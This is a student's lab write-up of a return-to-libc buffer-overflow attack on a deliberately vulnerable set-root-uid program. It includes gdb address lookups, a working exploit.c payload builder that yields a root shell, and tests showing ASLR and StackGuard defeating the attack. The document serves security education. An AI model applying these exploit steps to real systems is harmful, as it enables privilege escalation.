
# Return to Libc Lab

## Task 0: Initial Setup

1. Address Space Randomization.


To help guess the exact addresses, stop randomizing the starting address of heap and stack.



```
[03/05/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
```

2. Configuring /bin/sh.


To make Set-UID program available, link /bin/sh to another shell without corresponding countermeasure.



```
[03/05/19]seed@VM:~$ sudo rm /bin/sh
[sudo] password for seed:
[03/05/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
```

3. The Vulnerable Program

Compile the vulnerable program retlib.c and make it set-root-uid by compiling it in the root account and chmoding the executable to 4755.




```
[03/19/19]seed@VM:~/.../2$ sudo gcc -fno-stack-protector -z noexecs
tack -o retlib retlib.c
[03/19/19]seed@VM:~/.../2$ sudo chmod 4755 retlib
```


## Task 1: Exploiting the Vulnerability

1. Decide the addresses of “/bin/sh”, function system() and function exit() as well as the values for their positions.


1) To find out the address of functions like system() and exit(), execute commands as below.




```
[03/19/19]seed@VM:~/.../2$ sudo gcc -fno-stack-protector -z noexecs
tack -g -o retlib retlib.c
[03/19/19]seed@VM:~/.../2$ sudo chmod 4755 retlib
[03/19/19]seed@VM:~/.../2$ gdb retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
```



```
gdb-peda$ b main
Breakpoint 1 at 0x80484ec: file retlib.c, line 21.
gdb-peda$ r
Starting program: /home/seed/[000]SSlab/2/retlib
```



```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
```




```
gdb-peda$ p exit
$3 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
```

Open the retlib program in gdb and just check the addresses of functions.

The address of system() is 0xb7e42da0.


The address of exit() is 0xb7e369d0.

2) To find out the address of “/bin/sh”, act as below using environment variables.




```
[03/19/19]seed@VM:~/.../2$ export MYSHELL=/bin/sh
```

Introduce a new shell variable MYSHELL and make it point to zsh.



```
#include<stdio.h>

void main()
{
    char* shell = getenv("MYSHELL");
    if(shell)
        printf("%x\n", (unsigned int) shell);
}
```

Use the above program to find the aim address.




```
[03/19/19]seed@VM:~/.../2$ gcc -o findSH findSH.c
findSH.c: In function ‘main’:
findSH.c:5:19: warning: implicit declaration of function ‘getenv’ [
-Wimplicit-function-declaration]
     char* shell = getenv("MYSHELL");
                   ^
findSH.c:5:19: warning: initialization makes pointer from integer w
ithout a cast [-Wint-conversion]
[03/19/19]seed@VM:~/.../2$ ./findSH
bffffe52
```

The address of “/bin/sh” is 0xbffffe52.

3) To find correct values of X, Y and Z, use “objdump --source retlib” to

check its source code.




```
int bof(FILE *badfile)
{
 80484bb:       55                      push   %ebp
 80484bc:       89 e5                   mov    %esp,%ebp
 80484be:       83 ec 18                sub    $0x18,%esp
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 40, badfile);
 80484c1:       ff 75 08                pushl  0x8(%ebp)
 80484c4:       6a 28                   push   $0x28
 80484c6:       6a 01                   push   $0x1
 80484c8:       8d 45 ec                lea    -0x14(%ebp),%eax
 80484cb:       50                      push   %eax
 80484cc:       e8 9f fe ff ff          call   8048370 <fread@plt>
 80484d1:       83 c4 10                add    $0x10,%esp

    return 1;
 80484d4:       b8 01 00 00 00          mov    $0x1,%eax
}
 80484d9:       c9                      leave
 80484da:       c3                      ret
```

As the first three lines suggest, 0x18-large space is allocated for function bof(). Then four parameters of function fread() is pushed into stack. The lea operation just stores the address of buffer head in %eax. Now it is apparent that its head is 0x14 lower than %ebp. Thus, the return address must be 0x14+0x4=0x18 higher than buffer head.


That is, the offset of system() is 0x18=24. Its return address i.e. exit() should be 4 higher, which is stored next to it in the stack. And its parameter should be 8 higher, which is stored just above the return address in the stack.

2. Modify exploit.c as below.




```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[40];
  FILE *badfile;

  badfile = fopen("./badfile", "w");

  /* You need to decide the addresses and
     the values for X, Y, Z. The order of the following
     three statements does not imply the order of X, Y, Z.
     Actually, we intentionally scrambled the order. */
  *(long *) &buf[24] = 0xb7e42da0 ;   //  system()
  *(long *) &buf[28] = 0xb7e369d0 ;   //  exit()
  *(long *) &buf[32] = 0xbffffe52 ;   //  "/bin/sh"

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

3. Compile exploit.c. Run it and the vulnerable program retlib.


```
[03/19/19]seed@VM:~/.../2$ gcc -o exploit exploit.c
[03/19/19]seed@VM:~/.../2$ ./exploit
[03/19/19]seed@VM:~/.../2$ ./retlib
# 
```

Attack succeeded.VIM

4. Change the file name of retlib to a string of different length. Repeat the attack.



```
[03/19/19]seed@VM:~/.../2$ sudo gcc -fno-stack-protector -z noexecs
tack -g -o newretlib newretlib.c
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
[03/19/19]seed@VM:~/.../2$ sudo chmod 4755 newretlib
[03/19/19]seed@VM:~/.../2$ ./exploit
[03/19/19]seed@VM:~/.../2$ ./newretlib
zsh:1: command not found: h
```

The attack fails.


This may because after changing the length of the vulnerable program name, its length does not match with the name length of shell address finding program. However, name length will affect the address of corresponding MYSHELL, which means the “/bin/sh” address in exploit.c is wrong now.

Task 2: Address Randomization

Turn on the Ubuntu’s address randomization protection.


```
[03/19/19]seed@VM:~/.../2$ sudo /sbin/sysctl -w kernel.randomize_va
_space=2
kernel.randomize_va_space = 2
```

Run the same attack developed in Task 1.


```
[03/19/19]seed@VM:~/.../2$ ./exploit
[03/19/19]seed@VM:~/.../2$ ./retlib
Segmentation fault (core dumped)
```


Attack fails. Segmentation occurs.

Address randomization makes all the addresses changed every time the program runs, which means the exact address of functions cannot be predicted.

Then we cannot construct corresponding addresses in the malicious file exploit.c as they cannot be correct.


Task 3: Stack Guard Protection

Turn on the Ubuntu’s Stack Guard protection.




```
[03/19/19]seed@VM:~/.../2$ sudo gcc -z noexecstack -g -o retlib ret
lib.c
[03/19/19]seed@VM:~/.../2$ sudo chmod 4755 retlib
```

Turn off the address randomization protection.



```
[03/19/19]seed@VM:~/.../2$ sudo /sbin/sysctl -w kernel.randomize_va
_space=0
kernel.randomize_va_space = 0
```

Run the same attack developed in Task 1.



```
[03/19/19]seed@VM:~/.../2$ ./exploit
[03/19/19]seed@VM:~/.../2$ ./retlib
*** stack smashing detected ***: ./retlib terminated
Aborted (core dumped)
```

The shell cannot be gotten as stack smashing detected, the program is aborted automatically.

Stack Guard protection just prohibited buffer overflow from happening. It will immediately stop the running program at the moment stack overflow happens, which means the program has no chance to overlap other data or commands of the vulnerable program.